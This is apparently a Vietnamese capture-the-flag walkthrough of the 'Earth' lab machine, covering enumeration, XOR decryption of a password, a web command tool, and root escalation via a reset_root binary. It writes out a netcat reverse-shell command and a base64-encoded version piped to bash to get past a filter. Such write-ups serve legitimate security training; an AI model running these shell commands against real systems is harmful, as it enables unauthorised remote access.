

user.txt

- Dùng sudo netdiscover để scan ip của Earth




- Thực hiện nmap scan




- Phát hiện có hai host tên là earth.local và terratest.earth.local


- Copy and paste hai tên host đó vào file /etc/hosts




- Sau đó mở browser và tới đường dẫn earth.local, ta phát hiện được lịch sử những đoạn tin nhắn và nó đã được mã hoá




- Dùng gobuster đi kiểm tra xem còn những đường dẫn nào khác



- Tới earth.local/admin và đã thấy được mục login




- Thử vào terratest.earth.local để tìm thêm manh mối (Lưu ý vào bằng https)




- Lại tiếp tục dùng gobuster để mò ra những đường dẫn bị ẩn

- Chú ý dùng thêm lệnh -k với đường link https

- Ta mò ra được robots.txt



- Vào <https://terratest.earth.local/robots.txt> và phát hiện thêm một đường dẫn khác tên /testingnotes.txt




- Vào <https://terratest.earth.local/testingnotes.txt> và phát hiện có những gợi ý


- Vậy ta đã biết được những đoạn tin nhắn mà ta thấy ở earth.local đã được mã hoá bằng phương pháp mã hoá XOR

- Ta còn biết được username để login vào earth.local/admin/login là terra


- Ta còn thấy có đường dẫn testdata.txt, khi vào đó ta phát hiện được một đoạn tin nhắn mà nó có thể là key để giải mã hoá XOR




**Đoạn key trong testdata.txt**




- Giờ ta sẽ đi kiểm tra từng đoạn tin nhắn xem cái nào là mật khẩu cho username terra và phát hiện đoạn tin nhắn mã hoá cuối cùng chính là mật khẩu earthclimatechangebad4humans






- Vào earth.local/admin/login và đăng nhập bằng username terra và mật khẩu earthclimatechangebad4humans




- Vào được command tool, dùng ls để kiểm tra các thư mục

- Ta phát hiện user flag nằm ở đường dẫn /var/earth\_web/user\_flag.txt



root.txt

- Thử dùng phương pháp bind shell đơn giản để tấn công vào máy chủ earth



- Nhận được thông báo “Remote connections are forbidden.” có nghĩa là ta không thể tấn công bằng cách thông thường


- Thử chuyển đổi câu lệnh sang base64

(nc -e /bin/bash 192.168.163.128 4444 thành bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTYzLjEyOCA0NDQ0Cg==)


và chạy lại thử bằng

echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTYzLjEyOCA0NDQ0Cg==' | base64 -d | bash

- Kết nối được rồi thì spawn shell




- Kiểm tra xem có cách nào để leo thang quyền




- Ta thấy có file reset\_root đáng quan tâm

- Kiểm tra xem reset\_root là gì




- Khởi chạy reset\_root fail, ta sẽ kéo nó về máy chủ linux để chỉnh sửa

- Bên máy chủ linux, ta dùng ltrace để đọc file reset\_root



- Ta thấy file reset\_root không thể chạy vì thiếu những thư mục được đề cập ở phần access

- Quay lại máy victim và tạo những file đó và chạy lại reset\_root



- Reset quyền root thành công và password đã được chuyển về thành Earth

- Lên quyền root và nhập password, sau đó tìm root flag

